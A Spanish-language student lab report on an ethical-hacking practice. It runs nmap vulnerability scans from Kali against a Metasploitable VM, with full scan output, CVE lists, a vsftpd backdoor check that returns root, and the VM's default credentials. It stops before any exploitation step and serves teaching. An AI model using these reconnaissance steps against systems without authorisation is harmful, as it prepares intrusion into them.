Ficha y Control de Resultados de las Prácticas

Datos de Identificación

Apellido, Nombre	Cédula de Identidad	Nro. de Práctica	Fecha
Diego Bastardo	27948046	14	4/11/2022
Gabriel Manrique	26921248		
Nombre de la Práctica	**Metasploit**		
Grupo (últimos 2 dígitos del NRC)	1489	Mesa	

Direccionamiento IP/Máscara:

Equipo origen/fuente:	172.30.114.5	**Equipo Objetivo/Destino:**	172.30.114.4
Otros Equipos involucrados:			

Ejecución de la práctica:

Por cada actividad desarrollada durante la ejecución de la práctica debe narrar la(s) actividad(es) llevadas a cabo y colocar las evidencias resultantes, a saber: evidencia de comandos, aplicaciones, programas ejecutados, así como los resultados obtenidos de la ejecución de los mismos:


Para el desarrollo de esta práctica utilizamos Metasploitable una máquina virtual preconfigurada para tener diferentes vulnerabilidades de software que sirve para ejecutar prácticas de hacking ético.

Para esta práctica utilizamos dos máquinas virtuales de virtualBox, una con kali linux que desempeña el rol de atacante o analista y otra con el Metasploitable para rol de objetivo o víctima. El objetivo de esta práctica consiste en que el equipo analista sea capaz de identificar las vulnerabilidades del equipo objetivo para que luego estas sean explotadas (aprovechar las vulnerabilidades) gracias al uso de un framework de seguridad.

Recordemos que kali linux es un sistema operativo de distribución de GNU/linux que se utiliza principalmente para proteger ordenadores y redes. Se configuró en virtual box la red nat Grupo 14 con dirección de 172.30.114.0, para poder establecer conexión entre las dos máquinas virtuales.

Para obtener el mayor entendimiento en esta práctica, debemos tener en cuenta unos conceptos claves. La tarjeta de red NIC es un componente de hardware importante que se utiliza para proporcionar conexiones de red. CVE es una lista de nombres estandarizados para mostrar las vulnerabilidades y otras exposiciones de seguridad de la información.


Al iniciar la ejecución de la práctica luego de configurar el entorno de trabajo correctamente, procedemos a actualizar la base de datos de scripts de nuestra herramienta de escaneo **nmap.** En la siguiente imagen se observa el terminal de la máquina virtual de kali linux donde ejecutamos el comando **nmap –script-updatedb.**



Una vez que tenemos la base de datos actualizadas procedemos a identificar la dirección ip de la máquina Metasploitable "172.30.114.4", ingresando a ella con usuario: msfadmin y clave: msfadmin ubicados en la documentación para luego ejecutar el comando **ifconfig**. En la siguiente imagen se ejecuto el comando **nmap –script vulners -sV** a la direccion ip **172.30.114.4** del computador objetivo, este comando nos sirve para determinar las vulnerabilidades públicas (CVE) que pueden ser aprovechados por un atacante.

```
┌──(root㉿kali)-[~]
└─# nmap --script vulners -sV 172.30.114.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 10:49 EDT
Nmap scan report for 172.30.114.4
Host is up (0.000084s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SECURITYVULNS:VULN:8166 7.5     https://vulners.com/securityvulns/SEC
URITYVULNS:VULN:8166
|       CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2010-4478
|       CVE-2008-1657   6.5     https://vulners.com/cve/CVE-2008-1657
|       SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPL
OIT*
|       CVE-2010-5107   5.0     https://vulners.com/cve/CVE-2010-5107
|       CVE-2012-0814   3.5     https://vulners.com/cve/CVE-2012-0814
|       CVE-2011-5000   3.5     https://vulners.com/cve/CVE-2011-5000
|       CVE-2008-5161   2.6     https://vulners.com/cve/CVE-2008-5161
|       CVE-2011-4327   2.1     https://vulners.com/cve/CVE-2011-4327
|       CVE-2008-3259   1.2     https://vulners.com/cve/CVE-2008-3259
|_      SECURITYVULNS:VULN:9455 0.0     https://vulners.com/securityvulns/SEC
URITYVULNS:VULN:9455
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
| vulners:
|   cpe:/a:isc:bind:9.4.2:
|       SSV:60184       8.5     https://vulners.com/seebug/SSV:60184    *EXPL
OIT*
|       CVE-2012-1667   8.5     https://vulners.com/cve/CVE-2012-1667
|       SSV:60292       7.8     https://vulners.com/seebug/SSV:60292    *EXPL
OIT*
|       CVE-2014-8500   7.8     https://vulners.com/cve/CVE-2014-8500
|       CVE-2012-5166   7.8     https://vulners.com/cve/CVE-2012-5166
|       CVE-2012-4244   7.8     https://vulners.com/cve/CVE-2012-4244
|       CVE-2012-3817   7.8     https://vulners.com/cve/CVE-2012-3817
|       CVE-2008-4163   7.8     https://vulners.com/cve/CVE-2008-4163
|       CVE-2010-0382   7.6     https://vulners.com/cve/CVE-2010-0382
|       EXPLOITPACK:D6DDF5E24DE171DAAD71FD95FC1B67F2    7.2     https://vulne
rs.com/exploitpack/EXPLOITPACK:D6DDF5E24DE171DAAD71FD95FC1B67F2 *EXPLOIT*
|       EDB-ID:42121    7.2     https://vulners.com/exploitdb/EDB-ID:42121  *
EXPLOIT*
|       CVE-2017-3141   7.2     https://vulners.com/cve/CVE-2017-3141
|       CVE-2015-8461   7.1     https://vulners.com/cve/CVE-2015-8461
|       CVE-2021-25216  6.8     https://vulners.com/cve/CVE-2021-25216
|       CVE-2015-8704   6.8     https://vulners.com/cve/CVE-2015-8704
```

A diferencia del comando anterior, el **nmap -sV –script=vulners -script-args mincvss** nos permite organizar las vulnerabilidades que estamos escaneando en el dispositivo objetivo por prioridad, en el ejemplo ilustrado se agregó una petición de solo las CVE que tengan 7 o más.



```
┌──(root㉿kali)-[~]
└─# nmap -sV --script=vulners -script-args mincvss=7 172.30.114.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 11:08 EDT
Nmap scan report for 172.30.114.4
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SECURITYVULNS:VULN:8166 7.5     https://vulners.com/securityvuls/SECURITYVULNS:VULN:8166
|       CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2010-4478
|_      SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
| vulners:
|   cpe:/a:isc:bind:9.4.2:
|       SSV:60184       8.5     https://vulners.com/seebug/SSV:60184    *EXPLOIT*
|       CVE-2012-1667   8.5     https://vulners.com/cve/CVE-2012-1667
|       SSV:60292       7.8     https://vulners.com/seebug/SSV:60292    *EXPLOIT*
|       CVE-2014-8500   7.8     https://vulners.com/cve/CVE-2014-8500
|       CVE-2012-5166   7.8     https://vulners.com/cve/CVE-2012-5166
|       CVE-2012-4244   7.8     https://vulners.com/cve/CVE-2012-4244
|       CVE-2012-3817   7.8     https://vulners.com/cve/CVE-2012-3817
|       CVE-2008-4163   7.8     https://vulners.com/cve/CVE-2008-4163
|       CVE-2010-0382   7.6     https://vulners.com/cve/CVE-2010-0382
|       EXPLOITPACK:D6DDF5E24DE171DAAD71FD95FC1B67F2    7.2     https://vulners.com/exploitpack/EXPLOITPACK:D6DDF5E24DE171DAAD71FD95FC1B67F2
|       EDB-ID:42121    7.2     https://vulners.com/exploitdb/EDB-ID:42121      *EXPLOIT*
|       CVE-2017-3141   7.2     https://vulners.com/cve/CVE-2017-3141
|       CVE-2015-8461   7.1     https://vulners.com/cve/CVE-2015-8461
|       SSV:4636        5.8     https://vulners.com/seebug/SSV:4636     *EXPLOIT*
|       SSV:30099       5.0     https://vulners.com/seebug/SSV:30099    *EXPLOIT*
|       SSV:20595       5.0     https://vulners.com/seebug/SSV:20595    *EXPLOIT*
|       PACKETSTORM:157836      5.0     https://vulners.com/packetstorm/PACKETSTORM:157836      *EXPLOIT*
|       FBC03933-7A65-52F3-83F4-4B2253A490B6    5.0     https://vulners.com/githubexploit/FBC03933-7A65-52F3-83F4-4B2253A490B6  *EXPLOIT*
|       SSV:11919       4.3     https://vulners.com/seebug/SSV:11919    *EXPLOIT*
|       1337DAY-ID-34485        4.3     https://vulners.com/zdt/1337DAY-ID-34485        *EXPLOIT*
|       SSV:14986       2.6     https://vulners.com/seebug/SSV:14986    *EXPLOIT*
|       PACKETSTORM:142800      0.0     https://vulners.com/packetstorm/PACKETSTORM:142800      *EXPLOIT*
|_      1337DAY-ID-27896        0.0     https://vulners.com/zdt/1337DAY-ID-27896        *EXPLOIT*
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| vulners:
|   cpe:/a:apache:http_server:2.2.8:
|       SSV:72403       7.8     https://vulners.com/seebug/SSV:72403    *EXPLOIT*
|       SSV:26043       7.8     https://vulners.com/seebug/SSV:26043    *EXPLOIT*
```


```
|       SSV:4042        4.0     https://vulners.com/seebug/SSV:4042     *EXPLOIT*
|       SSV:15090       4.0     https://vulners.com/seebug/SSV:15090    *EXPLOIT*
|_      SSV:15005       4.0     https://vulners.com/seebug/SSV:15005    *EXPLOIT*
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| vulners:
|   cpe:/a:postgresql:postgresql:8.3:
|       SSV:60718       10.0    https://vulners.com/seebug/SSV:60718    *EXPLOIT*
|       CVE-2013-1903   10.0    https://vulners.com/cve/CVE-2013-1903
|       CVE-2013-1902   10.0    https://vulners.com/cve/CVE-2013-1902
|       SSV:30015       8.5     https://vulners.com/seebug/SSV:30015    *EXPLOIT*
|       SSV:19652       8.5     https://vulners.com/seebug/SSV:19652    *EXPLOIT*
|       POSTGRESQL:CVE-2013-1900        8.5     https://vulners.com/postgresql/POSTGRESQL:CVE-2013-1900
|       POSTGRESQL:CVE-2010-1169        8.5     https://vulners.com/postgresql/POSTGRESQL:CVE-2010-1169
|       CVE-2010-1447   8.5     https://vulners.com/cve/CVE-2010-1447
|       CVE-2010-1169   8.5     https://vulners.com/cve/CVE-2010-1169
|       SSV:19754       7.5     https://vulners.com/seebug/SSV:19754    *EXPLOIT*
|       SSV:30152       6.8     https://vulners.com/seebug/SSV:30152    *EXPLOIT*
|       SSV:62083       6.5     https://vulners.com/seebug/SSV:62083    *EXPLOIT*
|       SSV:62016       6.5     https://vulners.com/seebug/SSV:62016    *EXPLOIT*
|       SSV:61543       6.5     https://vulners.com/seebug/SSV:61543    *EXPLOIT*
|       SSV:19018       6.5     https://vulners.com/seebug/SSV:19018    *EXPLOIT*
|       SSV:15153       6.5     https://vulners.com/seebug/SSV:15153    *EXPLOIT*
|       SSV:15097       6.5     https://vulners.com/seebug/SSV:15097    *EXPLOIT*
|       SSV:15095       6.5     https://vulners.com/seebug/SSV:15095    *EXPLOIT*
|       SSV:15154       5.8     https://vulners.com/seebug/SSV:15154    *EXPLOIT*
|       SSV:15096       5.8     https://vulners.com/seebug/SSV:15096    *EXPLOIT*
|       SSV:19669       5.5     https://vulners.com/seebug/SSV:19669    *EXPLOIT*
|       SSV:61546       4.9     https://vulners.com/seebug/SSV:61546    *EXPLOIT*
|       SSV:60334       4.9     https://vulners.com/seebug/SSV:60334    *EXPLOIT*
|       SSV:61544       4.6     https://vulners.com/seebug/SSV:61544    *EXPLOIT*
|       SSV:61547       4.0     https://vulners.com/seebug/SSV:61547    *EXPLOIT*
|       SSV:61545       4.0     https://vulners.com/seebug/SSV:61545    *EXPLOIT*
|       SSV:60335       4.0     https://vulners.com/seebug/SSV:60335    *EXPLOIT*
|       SSV:60186       4.0     https://vulners.com/seebug/SSV:60186    *EXPLOIT*
|       SSV:4928        4.0     https://vulners.com/seebug/SSV:4928     *EXPLOIT*
|       SSV:19322       3.5     https://vulners.com/seebug/SSV:19322    *EXPLOIT*
|_      PACKETSTORM:127092      3.5     https://vulners.com/packetstorm/PACKETSTORM:127092      *EXPLOIT*
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:C4:CB:39 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds
```

Seguimos con el information gathering o la recolección de información en la etapa de reconocimiento para realizar nuestro ataque. En esta ocasión se utilizó un comando similar al anterior pero que a diferencia del previo se obtuvo todas las vulnerabilidades registradas "**nmap -sV –script vuln 172.30.114.4**".

```
┌──(root㉿kali)-[~]
└─# nmap -sV --script vuln 172.30.114.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 10:58 EDT
Stats: 0:03:57 elapsed; 0 hosts completed (1 up), 1 undergoing Sc
ript Scan
NSE Timing: About 99.86% done; ETC: 11:02 (0:00:00 remaining)
Nmap scan report for 172.30.114.4
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-
07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/maste
r/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2
523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsft
pd-download-backdoored.html
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoco
l 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SECURITYVULNS:VULN:8166 7.5     https://vulners.com/secur
ityvulns/SECURITYVULNS:VULN:8166
|       CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2010-
4478
|       CVE-2008-1657   6.5     https://vulners.com/cve/CVE-2008-
1657
|       SSV:60656       5.0     https://vulners.com/seebug/SSV:60
656     *EXPLOIT*
|       CVE-2010-5107   5.0     https://vulners.com/cve/CVE-2010-
5107
```

```
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|   /admin/adminLogin.jsp: Possible admin folder
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|   /admin/view/javascript/fckeditor/editor/filemanager/connector
s/test.html: OpenCart/FCKeditor File upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html
: ASP Simple Blog / FCKeditor File Upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_  /webdav/: Potentially interesting folder
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target we
b server open and hold
|       them open as long as possible.  It accomplishes this by o
pening connections to
|       the target web server and sending a partial request. By d
oing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6
750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:C4:CB:39 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploita
ble.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to
debug)

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 341.03 seconds
```

En la siguiente imagen observamos algunas características del ordenador Analista, la dirección IP "**172.30.114.5**" y de Broadcast, estas se muestran en la primera interfaz Ethernet.



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.114.5  netmask 255.255.255.0  broadcast 172.30.114.255
        inet6 fe80::a00:27ff:feb6:df0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b6:0d:f0  txqueuelen 1000  (Ethernet)
        RX packets 4  bytes 2056 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1870 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Investigamos dos de las vulnerabilidades encontradas "**CVE-2014-0066**" pertenece a la base de datos relacional postgresQL, se refiere a una vulnerabilidad que no chequea apropiadamente el valor de retorno de la librería de funciones scrypt y "**CVE-2010-4478**" que representa a una vulnerabilidad de Openssh el cual no valida el parámetro J-PAKE protocol.

CVE-2014-0066

2014-03-31 14:58:00 | CWE-20 | secalert@redhat.com | web.nvd.nist.gov | 140

Description

The chkpass extension in PostgreSQL before 8.4.20, 9.0.x before 9.0.16, 9.1.x before 9.1.12, 9.2.x before 9.2.7, and 9.3.x before 9.3.3 does not properly check the return value of the crypt library function, which allows remote authenticated users to cause a denial of service (NULL pointer dereference and crash) via unspecified vectors.


CVE-2010-4478

2010-12-06 22:30:00 | CWE-287 | cve@mitre.org | web.nvd.nist.gov | 8761 | In Wild | 2


Description

OpenSSH 5.6 and earlier, when J-PAKE is enabled, does not properly validate the public parameters in the J-PAKE protocol, which allows remote attackers to bypass the need for knowledge of the shared secret, and successfully authenticate, by sending crafted values in each round of the protocol, a related issue to CVE-2010-4252.

Para preparar nuestro ataque procedemos a utilizar el comando **nmap -sC -sV 172.30.114.4 -o metasploitable.tcp** para hacer un escaneo de puertos TCP en la instancia metasplotable. En este caso se identificó el puerto ftp que está abierto y es vulnerable.

